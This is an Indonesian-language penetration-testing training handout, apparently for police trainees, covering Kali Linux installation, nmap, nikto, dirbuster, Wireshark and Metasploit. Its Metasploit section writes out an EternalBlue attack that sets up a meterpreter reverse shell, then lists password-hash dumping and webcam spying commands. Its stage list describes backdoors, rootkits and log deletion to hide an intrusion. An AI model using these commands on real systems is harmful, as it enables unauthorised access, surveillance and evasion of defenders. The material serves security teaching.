Materi Training IT Security 1 untuk Brimob - Indonesia

written by : Wisdom
January 2026
www.bluedragonsec.com
https://github.com/bluedragonsecurity/

PART 1. Pengenalan Kali Linux

Table of Content

1. INSTALASI KALI LINUX

Melakukan instalasi Kali Linux langsung di hardisk (baik sebagai sistem operasi tunggal maupun *dual-boot*) akan memberikan performa yang jauh lebih stabil dan cepat dibandingkan menggunakan Virtual Machine.

Berikut adalah panduan langkah demi langkah untuk melakukan instalasi Kali Linux menggunakan metode **Bare Metal (ISO)**.

---

1. Persiapan Sebelum Instalasi

Pastikan kamu telah menyiapkan hal-hal berikut:

- **Flashdisk:** Minimal kapasitas 8GB.
- **File ISO:** Unduh "Installer Image" dari kali.org.
- **BalenaEtcher atau Rufus:** Software untuk membuat *bootable* USB.
- **Partisi Kosong:** Jika ingin *dual-boot*, sisihkan ruang minimal 50GB - 100GB di Windows melalui *Disk Management*.

---

2. Membuat Bootable USB

1. Colokkan flashdisk ke PC.
2. Buka **Rufus** atau **BalenaEtcher**.
3. Pilih file ISO Kali Linux yang sudah diunduh.
4. Pilih drive flashdisk kamu, lalu klik **Flash!** atau **Start**.
5. Tunggu hingga selesai.

---

3. Langkah Instalasi di Hardisk

Setelah USB siap, restart komputer kamu dan masuk ke **BIOS/Boot Menu** (biasanya tekan `F2`, `F10`, `F12`, atau `Del` saat komputer baru menyala). Pilih flashdisk kamu sebagai urutan boot pertama.

A. Menu Awal

Pilih **Graphical Install** dari menu yang muncul untuk proses yang lebih mudah dipahami.

B. Konfigurasi Dasar

1. **Language & Region:** Pilih Bahasa (English direkomendasikan) dan lokasi (Indonesia).

2. **Keyboard:** Pilih American English.
3. **Network:** Masukkan *hostname* (contoh: `kali`) dan kosongkan bagian *domain name*.
4. **User Setup:** Masukkan nama lengkap dan *username* untuk login, lalu buat **password** yang kuat.

C. Partisi Hardisk (Langkah Krusial)

Di bagian ini, kamu harus berhati-hati agar data lain tidak terhapus:

- **Untuk Pemula (Single Boot):** Pilih **Guided - use entire disk**. Ini akan menghapus seluruh isi hardisk dan mengisinya dengan Kali Linux.
- **Untuk Dual Boot (Berdampingan dengan Windows):** Pilih **Manual**.
    - Cari ruang kosong (*Free Space*) yang sudah kamu siapkan sebelumnya.
    - Buat partisi baru, set sebagai `Ext4 journaling file system` dan pilih *mount point* ke `/`.
    - (Opsional) Buat partisi kecil sekitar 2GB untuk `swap area`.

D. Instalasi Sistem & Software

1. Proses penyalinan data akan berjalan.
2. **Software Selection:** Kamu akan diminta memilih tampilan desktop (XFCE adalah yang paling ringan dan stabil) serta paket *tools*. Biarkan saja pada pengaturan default jika kamu ragu.

E. Install GRUB Bootloader

Langkah ini sangat penting agar sistem bisa masuk ke menu pilihan OS.

1. Ketika muncul pertanyaan "Install the GRUB boot loader to your primary drive?", pilih **Yes**.
2. Pilih perangkat hardisk kamu (biasanya `/dev/sda` atau `/dev/nvme0n1`).

---

4. Finishing

Setelah muncul pesan **Installation Complete**, cabut flashdisk dan klik **Continue**. Komputer akan restart dan kamu akan masuk ke layar login Kali Linux.

Catatan Penting: Setelah masuk ke desktop, segera hubungkan ke internet dan jalankan perintah berikut di Terminal untuk memastikan semua repositori mutakhir:

Bash

```
sudo apt update && sudo apt upgrade -y
```

2. BEBERAPA TOOL YANG SERING DIGUNAKAN DI KALI LINUX

1. nikto

digunakan untuk scan web server terhadap vulner yang umum. Pola penggunaan :

nikto -h http://contoh-website.com


Contoh :

nikto -h http://www.cyberbee.com/

nikto -h http://leserged.online.fr

2. dirbuster

digunakan untuk scan direktori direktori dan file yang terdapat di server



Dengan tool dirbuster kita bisa menemukan dokumen, passsword, file teks dan direktori direktori tersembunyi pada suatu web yang tidak diindeks oleh mesin pencari seperti google, bing atau duckduckgo

3. nmap

Digunakan untuk scanning port port yang terbuka di target. Biasanya port terbuka digunakan untuk suatu servis.

Contoh penggunaan :

nmap target.com → scanning port biasa

contoh : nmap cynet.id

nmap -Pn target.com → Parameter **-Pn** pada Nmap adalah singkatan dari **"No Ping"** atau secara teknis disebut **"Skip Host Discovery"**.
Secara default, sebelum melakukan pemindaian port yang mendalam, Nmap akan mencoba "menyapapa" target terlebih dahulu (melalui *Ping*) untuk memastikan apakah target tersebut aktif (hidup) atau tidak. Jika target tidak merespons Ping, Nmap akan menganggap target tersebut mati dan tidak akan melanjutkan pemindaian port.

nmap -O target.com → untuk deteksi sistem operasi

contoh :
nmap -O 192.168.0,1
nmap -O cynet.id

Untuk melakukan **Service Version Detection,** kita gunakan : nmap -sV

Contoh: nmap -sV 192.168.0.0/24

Jika hanya untuk mengecek host / ip hidup atau tidak, kita gunakan : nmap -sn

Contoh : nmap -sn 192.168.0.1

4. wireshark

Wireshark adalah salah satu *tool* paling krusial di Kali Linux untuk melakukan Network Packet Analysis. Dengan Wireshark, kamu bisa melihat secara detail apa yang sedang terjadi di dalam jaringanmu, mulai dari protokol yang digunakan hingga data yang dikirimkan.

Berikut adalah panduan praktis untuk memulai menggunakan Wireshark:

---

1. Memulai Wireshark

Di Kali Linux, kamu bisa membukanya melalui menu aplikasi atau langsung dari terminal.

- Terminal: Ketik `sudo wireshark` (disarankan menggunakan `sudo` agar Wireshark memiliki izin untuk mengakses antarmuka jaringan).
- Pilih Interface: Setelah terbuka, kamu akan melihat daftar kartu jaringan (interface). Pilih yang memiliki grafik aktivitas, biasanya `eth0` (kabel) atau `wlan0` (Wi-Fi).
- Mulai Capture: Klik dua kali pada interface tersebut atau klik ikon Sirip Hiu Biru di pojok kiri atas.

---

2. Memahami Tampilan Utama

Wireshark membagi layarnya menjadi tiga bagian utama:

1. Packet List Pane (Atas): Menampilkan semua paket yang tertangkap (Nomor, Waktu, Sumber, Tujuan, Protokol).

2. Packet Details Pane (Tengah): Rincian mendalam dari satu paket yang kamu pilih (lapisan OSI, header, dll).

3. Packet Bytes Pane (Bawah): Menampilkan data mentah dalam format Hexadecimal dan ASCII.

---

3. Menggunakan Filter (Kunci Utama Analisis)

Karena lalu lintas jaringan sangat padat, kamu harus bisa memfilter data. Ketik perintah ini di kolom "Apply a display filter":

- Berdasarkan Protokol: Ketik `http`, `dns`, `icmp`, atau `tcp`.
- Berdasarkan Alamat IP: `ip.addr == 192.168.1.1`
- Berdasarkan Port: `tcp.port == 80` atau `udp.port == 53`
- Logika Kombinasi: `http && ip.addr == 192.168.1.5` (Mencari trafik HTTP khusus dari IP tersebut).

---


4. Teknik Lanjutan: Follow TCP Stream

Jika kamu ingin melihat percakapan utuh antara komputer kamu dan server (misalnya membaca isi chat atau data login yang tidak terenkripsi), gunakan fitur ini:

1. Klik kanan pada salah satu paket (misal paket HTTP).
2. Pilih Follow -> TCP Stream.
3. Jendela baru akan muncul menampilkan seluruh teks percakapan dari awal sampai akhir.


Contoh, saat ini saya terhubung ke jaringan wifi dengan interface wlan0, kita ingin melihat trafik jaringan yang lalu lalang pada melalui interface wlan0, maka buka terminal, lalu ketikkan :

sudo wireshark



Klik interface wlan0 lalu tekan tombol biru yang mirip sirip ikan hiu

Contoh, kita ingin melihat trafik jaringan yang lalu lalang di komputer kita ke port tujuan 80 dan 443, masukkan filter : tcp.port == 80 || tcp.port == 443



Source adalah alamat asal pengirim paket

destination adalah tujuan pengiriman

protocol adalah protokol yang dipergunakan

time adalah lama waktu paket ditangkap setelah mengklik tombol start

length adalah ukuran total dari paket data

Info adalah bagian paling penting untuk dibaca manusia karena memberikan ringkasan atau "intisari" dari apa yang terjadi di dalam paket tersebut tanpa Anda harus membongkar detail isinya.

Misal : 39426 → 443 [ACK] Seq=2631 Ack=3757 …

`39426 → 443`: Menunjukkan arah lalu lintas dari port sumber ke port tujuan. Dalam hal ini, komputer Anda sedang mengirim data ke server HTTPS (443).

- **`[ACK]`**: Ini adalah *flag* TCP. Artinya paket ini adalah konfirmasi bahwa data sebelumnya telah diterima dengan baik.
- **`Seq dan Ack`**: Nomor urut (*Sequence*) dan nomor konfirmasi (*Acknowledgment*). Wireshark menggunakan ini untuk melacak urutan potongan data agar tidak tertukar.

5. metasploit

Metasploit adalah salah satu *framework* eksploitasi paling kuat di dunia yang sudah terinstal secara bawaan di Kali Linux. Tool ini digunakan untuk menemukan, menguji, dan mengeksploitasi celah keamanan secara otomatis.

Berikut adalah tutorial dasar untuk memulai menggunakan Metasploit (MSF).

---

1. Persiapan dan Menjalankan Database

Metasploit menggunakan database **PostgreSQL** untuk menyimpan hasil scan dan data target agar kerja kamu lebih cepat.

1. **Start Database:** Buka terminal dan ketik: `sudo systemctl start postgresql`
2. **Inisialisasi Database (Hanya pertama kali):** `sudo msfdb init`
3. **Buka Konsol Metasploit:** `msfconsole`

---

2. Memahami Struktur Perintah

Di dalam `msfconsole`, ada beberapa modul utama yang sering digunakan:

- **Exploit:** Kode yang digunakan untuk memanfaatkan celah keamanan.
- **Payload:** Kode yang berjalan di sistem target setelah eksploitasi berhasil (misal: memberikan akses terminal/shell).
- **Auxiliary:** Tool tambahan seperti pemindai (scanner) atau pencari celah.
- **Post:** Modul yang digunakan setelah berhasil masuk (post-exploitation).

---

3. Alur Kerja (Workflow) Eksploitasi

Mari kita simulasikan alur umum saat melakukan pengetesan terhadap target:

A. Mencari Modul

Misalnya kamu ingin mencari eksploitasi untuk layanan **SMB**: `search smb`

B. Memilih Modul

Pilih modul yang ingin digunakan (misal: EternalBlue): `use exploit/windows/smb/ms17_010_eternalblue`

C. Mengatur Parameter (Options)

Cek apa saja yang perlu diisi dengan perintah: `show options` Kamu wajib mengisi **RHOSTS** (IP target): `set RHOSTS 192.168.1.50`

D. Memilih Payload

Lihat payload yang tersedia untuk eksploitasi ini: `show payloads` Biasanya kita menggunakan **Meterpreter** (shell yang sangat canggih): `set payload windows/x64/meterpreter/reverse_tcp` Atur IP kamu sendiri agar target mengirim balik koneksi ke kamu (**LHOST**): `set LHOST 192.168.1.10`

E. Eksekusi

Terakhir, jalankan serangannya: `exploit` atau `run`


---

4. Mengenal Meterpreter

Jika eksploitasi berhasil, kamu akan mendapatkan sesi **Meterpreter**. Ini bukan sekadar terminal biasa. Beberapa perintah sakti di dalamnya:

- `sysinfo`: Melihat informasi sistem target.
- `screenshot`: Mengambil gambar layar target.
- `webcam_stream`: Melihat melalui kamera web target.
- `hashdump`: Mengambil database password (SAM) di Windows.
- `shell`: Masuk ke terminal biasa (CMD/Bash) milik target.

Misal kita jalankan metasploit dan ingin mencari semua exploit dan auxiliary yang terkait dengan jenkins, ketikkan di jendela metasploit : search jenkins



3. Tahapan pada penetration testing

Penetration Testing (Pentest) adalah simulasi serangan siber yang legal untuk mengevaluasi keamanan sistem. Tahapan yang kamu sebutkan merupakan alur standar yang sering digunakan oleh para profesional keamanan (ethical hackers).

Berikut adalah penjelasan detail untuk setiap tahapannya:

---

1. Information Gathering (Reconnaissance)

Ini adalah tahap awal untuk mengumpulkan informasi sebanyak-banyaknya mengenai target. Semakin banyak data yang didapat, semakin besar peluang keberhasilan serangan.

- Aktivitas: Mencari alamat IP, nama domain, struktur jaringan, hingga informasi karyawan (melalui media sosial atau LinkedIn) yang bisa digunakan untuk *social engineering*.
- Tools: Whois, Nmap, Shodan, dnsmap, dnsenum, fierce, snmpcheck

2. Vulnerability Assessment

Setelah mendapatkan data aset, langkah selanjutnya adalah mencari celah keamanan (vulnerability) pada sistem tersebut.

- Aktivitas: Melakukan pemindaian (*scanning*) untuk menemukan *software* yang tidak terupdate, konfigurasi sistem yang salah, atau *port* yang terbuka secara tidak aman.
- Tools: Nessus, Nikto, acunetix

3. Exploitation Test

Di tahap ini, pentester mencoba mengeksploitasi celah yang ditemukan pada tahap sebelumnya untuk mendapatkan akses masuk ke dalam sistem.

- Aktivitas: Mengirimkan *payload* atau menjalankan *script* eksploitasi (seperti SQL Injection atau Remote Code Execution) untuk membuktikan bahwa celah tersebut benar-benar bisa ditembus.
- Tools: Metasploit Framework, SQLmap, Burp Suite, 0day exploit

4. Privilege Escalation

Setelah berhasil masuk (biasanya dengan hak akses user biasa), pentester akan mencoba meningkatkan level aksesnya menjadi Administrator atau Root.

- Aktivitas: Mencari kelemahan pada kernel, file konfigurasi yang teledor, atau menyimpan *password* dalam teks biasa agar bisa menguasai seluruh sistem.
- Tujuan: Mendapatkan kontrol penuh atas mesin atau server target.

5. Backdooring & Covering Tracks

Ini adalah tahap akhir untuk memastikan akses tetap terjaga dan jejak serangan tidak terdeteksi.

- Backdooring (Maintaining Access): Menanamkan "pintu belakang" agar pentester bisa masuk kembali ke sistem kapan saja tanpa harus mengulang proses eksploitasi dari awal (misalnya dengan membuat akun admin baru atau memasang *web shell, menginstall rootkit, menanam suid binary, dll*).
- Covering Tracks: Menghapus log aktivitas, jejak file sementara, dan memodifikasi catatan sistem agar tim keamanan IT (Blue Team) tidak menyadari adanya penyusupan.

Ringkasan Tahapan

Tahap	Fokus Utama
Information Gathering	Pengumpulan data & pemetaan target.
Vulnerability Assessment	Identifikasi kelemahan/celah keamanan.
Exploitation	Pembuktian celah dengan menembus sistem.
Privilege Escalation	Meningkatkan hak akses menjadi Admin/Root.
Backdoor & Covering	Menjaga akses permanen & menghapus jejak.